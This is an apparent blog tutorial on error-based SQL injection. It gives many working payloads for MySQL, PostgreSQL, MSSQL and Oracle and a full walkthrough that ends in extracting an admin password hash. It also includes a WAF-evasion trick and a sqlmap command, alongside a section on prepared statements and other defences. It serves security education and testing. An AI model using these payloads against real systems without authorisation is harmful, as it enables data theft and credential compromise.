
If you’ve ever wondered how hackers extract sensitive data from databases without even seeing the actual application interface, you’re in the right place. Today, we’re diving deep into one of the most powerful SQL injection techniques out there: Error-Based SQL Injection (Error-Based SQLi).
Whether you’re a complete beginner trying to understand what SQL injection is, a security enthusiast looking to sharpen your skills, or a penetration tester needing a comprehensive reference, this guide will walk you through everything you need to know. We’ll break down every payload, explain every code snippet, and show you exactly how this technique works under the hood.
What Exactly Is Error-Based SQL Injection?

Let’s start with the fundamentals. Error-Based SQL Injection is a type of SQL injection attack where an attacker deliberately triggers database errors to extract information from the database. Instead of seeing normal application responses, the attacker forces the database to throw error messages that contain valuable data.
Think of it this way: imagine you’re trying to find out what’s inside a locked box. Instead of breaking it open, you shake it in different ways until the sounds it makes tell you what’s inside. That’s essentially what Error-Based SQLi does with databases.
When a web application doesn’t properly sanitize user input, attackers can insert malicious SQL code that causes the database to generate error messages. These error messages often reveal database structure, table names, column names, and even actual data from the database.
Why Is This Technique So Powerful?
Error-Based SQLi is particularly effective because:
- It works even when the application doesn’t display query results – Many applications don’t show database output directly, but error messages are often displayed to help developers debug issues.
- It’s faster than blind techniques – Unlike blind SQL injection where you have to guess information bit by bit, error-based techniques can extract data in chunks through error messages.
- It reveals database structure – Error messages often expose table names, column names, and database versions, giving attackers a roadmap of the entire database.
Understanding the Prerequisites
Before we dive into payloads and techniques, you need to understand what makes a system vulnerable to Error-Based SQLi.
Vulnerable Code Example
Here’s what vulnerable PHP code typically looks like:
<?php
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";
$result = mysqli_query($conn, $query);
?>
See the problem? The code takes user input directly from $_GET['id'] and inserts it into the SQL query without any validation or sanitization. This is a textbook vulnerability.
A secure version would look like this:
<?php
$id = $_GET['id'];
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
?>
The secure version uses prepared statements with parameterized queries, which separates SQL code from user data.
How Error Messages Become Information Leaks
When a database encounters an error, it generates detailed error messages. For example, MySQL might display:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1' AND 1=0) UNION SELECT NULL, version(), NULL--' at line 1
This error message tells us several things: the database type (MySQL), part of the query structure, and even hints about the injection point. That’s incredibly valuable information for an attacker.
The Basic Error-Based SQLi Workflow

Let me walk you through the typical attack process step by step.
Step 1: Identifying the Injection Point
First, you need to find where user input is being processed. Common injection points include:
- URL parameters:
http://example.com/product.php?id=1 - Form fields: Search boxes, login forms, comment sections
- HTTP headers: User-Agent, Referer, Cookie values
Let’s say we have this URL:
http://example.com/product.php?id=1
Step 2: Testing for Vulnerability
To test if the parameter is vulnerable, we inject a simple quote character:
http://example.com/product.php?id=1'
If the application is vulnerable, you might see an error like:
You have an error in your SQL syntax near ''1'' at line 1
Boom! That error confirms two things: the application is vulnerable, and it’s displaying error messages. This is your green light to proceed.
Step 3: Understanding the Query Structure
Before injecting complex payloads, you need to understand how many columns the original query is selecting. This is crucial for constructing proper UNION-based injections within error-based techniques.
MySQL Error-Based SQL Injection Techniques

Now let’s get into the actual techniques. MySQL offers several functions that we can abuse to generate errors containing data we want to extract.
Technique 1: Using EXTRACTVALUE()
The EXTRACTVALUE() function is designed to extract values from XML data, but we can abuse it to cause errors that reveal data.
The Basic Payload:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT database()), 0x7e))-- -
Let’s break this down completely:
'– This closes the original query’s stringAND– Logical operator to append our malicious codeEXTRACTVALUE(1, ...)– The function we’re abusing- First parameter:
1– A dummy XML document - Second parameter: Our XPath expression
- First parameter:
CONCAT(0x7e, (SELECT database()), 0x7e)– This constructs the XPath0x7eis the hexadecimal for~character (used as a delimiter)(SELECT database())– Subquery that retrieves the current database name- The second
0x7ecloses with another~
-- -– SQL comment to ignore anything after our injection
What happens when this executes:
The EXTRACTVALUE function expects a valid XPath expression as the second parameter. When we give it ~database_name~, it’s not a valid XPath, so MySQL throws an error:
XPATH syntax error: '~your_database_name~'
See how the database name appears right in the error message? That’s the magic of error-based injection!
Full Example in Context:
Original query:
SELECT * FROM products WHERE id = 1
Injected query becomes:
SELECT * FROM products WHERE id = 1' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT database()), 0x7e))-- -
Technique 2: Using UPDATEXML()
Similar to EXTRACTVALUE, UPDATEXML is another XML function we can exploit.
The Basic Payload:
' AND UPDATEXML(1, CONCAT(0x7e, (SELECT user()), 0x7e), 1)-- -
Breaking it down:
UPDATEXML(1, ..., 1)– Function takes three parameters:- First:
1– Target XML document (dummy value) - Second:
CONCAT(0x7e, (SELECT user()), 0x7e)– XPath location (our malicious injection) - Third:
1– New value (dummy value)
- First:
(SELECT user())– Retrieves the current MySQL user
The resulting error:
XPATH syntax error: '~root@localhost~'
Now you know which user the database is running as!
Technique 3: Using FLOOR() with GROUP BY
This technique is a bit more complex but incredibly powerful. It exploits a bug in how MySQL handles GROUP BY with random values.
The Payload:
' AND (SELECT 1 FROM (SELECT COUNT(*), CONCAT((SELECT database()), 0x7e, FLOOR(RAND(0)*2)) AS x FROM information_schema.tables GROUP BY x) y)-- -
This looks intimidating, so let’s dissect it piece by piece:
' AND (SELECT 1 FROM (...) y)
This outer shell is just creating a subquery that will trigger our error.
SELECT COUNT(*), CONCAT((SELECT database()), 0x7e, FLOOR(RAND(0)*2)) AS x
FROM information_schema.tables
GROUP BY x
Now the interesting part:
COUNT(*)– Counts rowsCONCAT((SELECT database()), 0x7e, FLOOR(RAND(0)*2))– Creates a string combining:- The database name
- A
~separator - Either
0or1fromFLOOR(RAND(0)*2)
FROM information_schema.tables– We need a table with multiple rowsGROUP BY x– This is where the magic happens
Also Read: Classic In-Band SQL Injection: Complete Noob-to-Expert Guide
Why does this cause an error?
When MySQL tries to GROUP BY the random value, it has to calculate FLOOR(RAND(0)*2) multiple times. Due to how MySQL processes GROUP BY, the random value can change between when it’s first checked and when the row is actually inserted into the temporary table. This creates a duplicate key error:
Duplicate entry 'your_database_name~1' for key 'group_key'
The database name is leaked in the error message!
Extracting Table Names
Once you have the database name, the next step is finding table names.
Payload:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1), 0x7e))-- -
What’s new here:
SELECT table_name FROM information_schema.tables– Queries the system table that stores metadataWHERE table_schema=database()– Filters to only tables in the current databaseLIMIT 0,1– Gets only the first table
To get the second table, modify LIMIT:
LIMIT 1,1  -- Second table
LIMIT 2,1  -- Third table
Extracting Column Names
Payload:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_name='users' LIMIT 0,1), 0x7e))-- -
The key parts:
information_schema.columns– System table containing column informationWHERE table_name='users'– Filter for a specific table- Change
LIMITvalues to enumerate all columns
Extracting Actual Data
Once you know the table and column names, you can extract the actual data.
Payload for extracting usernames:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT username FROM users LIMIT 0,1), 0x7e))-- -
Payload for extracting multiple columns:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT CONCAT(username, ':', password) FROM users LIMIT 0,1), 0x7e))-- -
This concatenates username and password with a : separator, so you get both in one error message.
Advanced Error-Based SQLi Techniques
Bypassing Character Limits
EXTRACTVALUE and UPDATEXML have a character limit (32 characters for the extracted data). When you need to extract longer data:
Payload using SUBSTRING:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT SUBSTRING(password, 1, 31) FROM users LIMIT 0,1), 0x7e))-- -
Extract the first 31 characters, then:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT SUBSTRING(password, 32, 31) FROM users LIMIT 0,1), 0x7e))-- -
Extract characters 32-62, and so on.
Extracting Data from Multiple Rows
Using MID() and LIMIT:
' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT MID(CONCAT_WS(0x7e, username, password), 1, 31) FROM users LIMIT 0,1), 0x7e))-- -
Breaking it down:
CONCAT_WS(0x7e, username, password)– Concatenates with separatorMID(..., 1, 31)– Extracts middle portion, starting at position 1, length 31- Change
LIMIToffset to get different rows
Error-Based SQLi in Other Databases
PostgreSQL Error-Based Injection
PostgreSQL uses different functions but the concept is the same.
Payload using CAST:
' AND 1=CAST((SELECT version()) AS INT)-- -
How it works:
(SELECT version())returns a text stringCAST(... AS INT)tries to convert that text to an integer- This fails and generates an error containing the version string:
ERROR: invalid input syntax for integer: "PostgreSQL 12.5 on x86_64-pc-linux-gnu"
Extracting table names in PostgreSQL:
' AND 1=CAST((SELECT table_name FROM information_schema.tables LIMIT 1) AS INT)-- -
Microsoft SQL Server Error-Based Injection
MSSQL has its own set of exploitable functions.
Payload using CONVERT:
' AND 1=CONVERT(INT, (SELECT @@version))-- -
What’s happening:
@@versionis a system variable containing SQL Server versionCONVERT(INT, ...)tries to convert it to integer- Fails with an error displaying the version
Extracting data from MSSQL:
' AND 1=CONVERT(INT, (SELECT TOP 1 name FROM sysobjects WHERE xtype='U'))-- -
sysobjects– System table containing database objectsxtype='U'– Filter for user tablesTOP 1– MSSQL’s version of LIMIT
Oracle Database Error-Based SQLi
Oracle requires different syntax but same principles.
Payload:
' AND 1=CTXSYS.DRITHSX.SN(1, (SELECT banner FROM v$version WHERE ROWNUM=1))-- -
The components:
CTXSYS.DRITHSX.SN()– Oracle function that can be exploitedv$version– System view with version informationROWNUM=1– Oracle’s row limiting
Alternative Oracle payload:
' AND 1=UTL_INADDR.GET_HOST_NAME((SELECT user FROM dual))-- -
UTL_INADDR.GET_HOST_NAME()– Expects an IP address, errors when given textdual– Oracle’s dummy table
Practical Error-Based SQLi Attack Scenario
Let me walk you through a complete attack from start to finish.
Step 1: Finding the vulnerability
Target URL: http://example.com/product.php?id=5
Test with: http://example.com/product.php?id=5'
Error received:
You have an error in your SQL syntax near ''5'' at line 1
Step 2: Identify the database
Payload: http://example.com/product.php?id=5' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT version()), 0x7e))-- -
Error: XPATH syntax error: '~5.7.29-0ubuntu0.18.04.1~'
Now we know it’s MySQL 5.7.
Step 3: Get database name
Payload: id=5' AND EXTRACTVALUE(1, CONCAT(0x7e, database(), 0x7e))-- -
Error: XPATH syntax error: '~ecommerce_db~'
Step 4: Enumerate tables
Payload: id=5' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema='ecommerce_db' LIMIT 0,1), 0x7e))-- -
Error: XPATH syntax error: '~products~'
Change LIMIT to 1,1, 2,1, 3,1 and you find: products, users, orders, payments
Step 5: Get column names from users table
Payload: id=5' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_name='users' LIMIT 0,1), 0x7e))-- -
Columns found: id, username, password, email, role
Step 6: Extract user credentials
Payload: id=5' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT CONCAT(username, 0x3a, password) FROM users LIMIT 0,1), 0x7e))-- -
Error: XPATH syntax error: '~admin:5f4dcc3b5aa765d61d8327deb8'
You’ve successfully extracted the admin username and password hash!
Defense Mechanisms and Prevention
Now that you understand how devastating Error-Based SQLi can be, let’s talk about prevention.
1. Use Prepared Statements (Parameterized Queries)
Secure PHP Example:
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
The ? placeholder ensures user input is treated as data, not SQL code.
2. Disable Detailed Error Messages
In PHP (production environment):
ini_set('display_errors', 0);
error_reporting(0);
In MySQL:
Configure my.cnf:
log_error_verbosity = 1
3. Input Validation and Sanitization
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($id === false) {
    die("Invalid input");
}
4. Use ORM Libraries
Modern ORMs like Eloquent (Laravel), Doctrine (PHP), or SQLAlchemy (Python) automatically use parameterized queries.
5. Implement Web Application Firewalls
WAFs like ModSecurity can detect and block SQL injection attempts.
6. Principle of Least Privilege
Database users should only have the minimum necessary permissions. If the application only needs to read data, don’t give it DELETE or UPDATE privileges.
Testing Error-Based SQLi (Ethical Hacking)
If you’re a security professional or learning ethical hacking:
Tools for Testing
SQLMap – Automated SQL injection tool:
sqlmap -u "http://example.com/product.php?id=1" --technique=E --dbms=MySQL
The --technique=E flag specifically tests for error-based injection.
Manual Testing with Burp Suite:
- Intercept the request
- Send to Repeater
- Modify parameters with error-based payloads
- Analyze responses
Setting Up a Practice Environment
Using DVWA (Damn Vulnerable Web Application):
docker run --rm -it -p 80:80 vulnerables/web-dvwa
This gives you a safe, legal environment to practice SQL injection techniques.
Common Mistakes and Troubleshooting

Mistake 1: Not Properly Terminating the Query
Wrong:
' AND EXTRACTVALUE(1, CONCAT(0x7e, database()))
Right:
' AND EXTRACTVALUE(1, CONCAT(0x7e, database()))-- -
Always close with -- - to comment out the rest of the original query.
Mistake 2: Forgetting Character Encoding
Sometimes you need to encode your payload:
URL-encoded version:
%27%20AND%20EXTRACTVALUE%281%2C%20CONCAT%280x7e%2C%20database%28%29%29%29--%20-
Mistake 3: Not Checking for WAF Blocking
If your payloads aren’t working, a WAF might be blocking them. Try obfuscation:
' /*!50000AND*/ EXTRACTVALUE(1, CONCAT(0x7e, database()))-- -
The /*!50000...*/ is a MySQL-specific comment that executes only on MySQL 5.0+.
Conclusion
Error-Based SQL Injection is a powerful technique that exploits improper error handling to extract sensitive information from databases. We’ve covered everything from basic concepts to advanced payloads across multiple database systems.
Remember these key takeaways:
- Error-Based SQLi works by forcing databases to generate error messages containing sensitive data
- Functions like EXTRACTVALUE(), UPDATEXML(), and type conversion errors are the primary exploitation methods
- The attack follows a systematic process: identify vulnerability, enumerate database structure, extract data
- Prevention requires prepared statements, proper error handling, and input validation
- Each database system (MySQL, PostgreSQL, MSSQL, Oracle) has its own specific exploitation techniques
Whether you’re securing applications or testing them ethically, understanding Error-Based SQLi is crucial in today’s web security landscape. The techniques described here should only be used in authorized security testing or educational environments.
Stay curious, keep learning, and always hack ethically!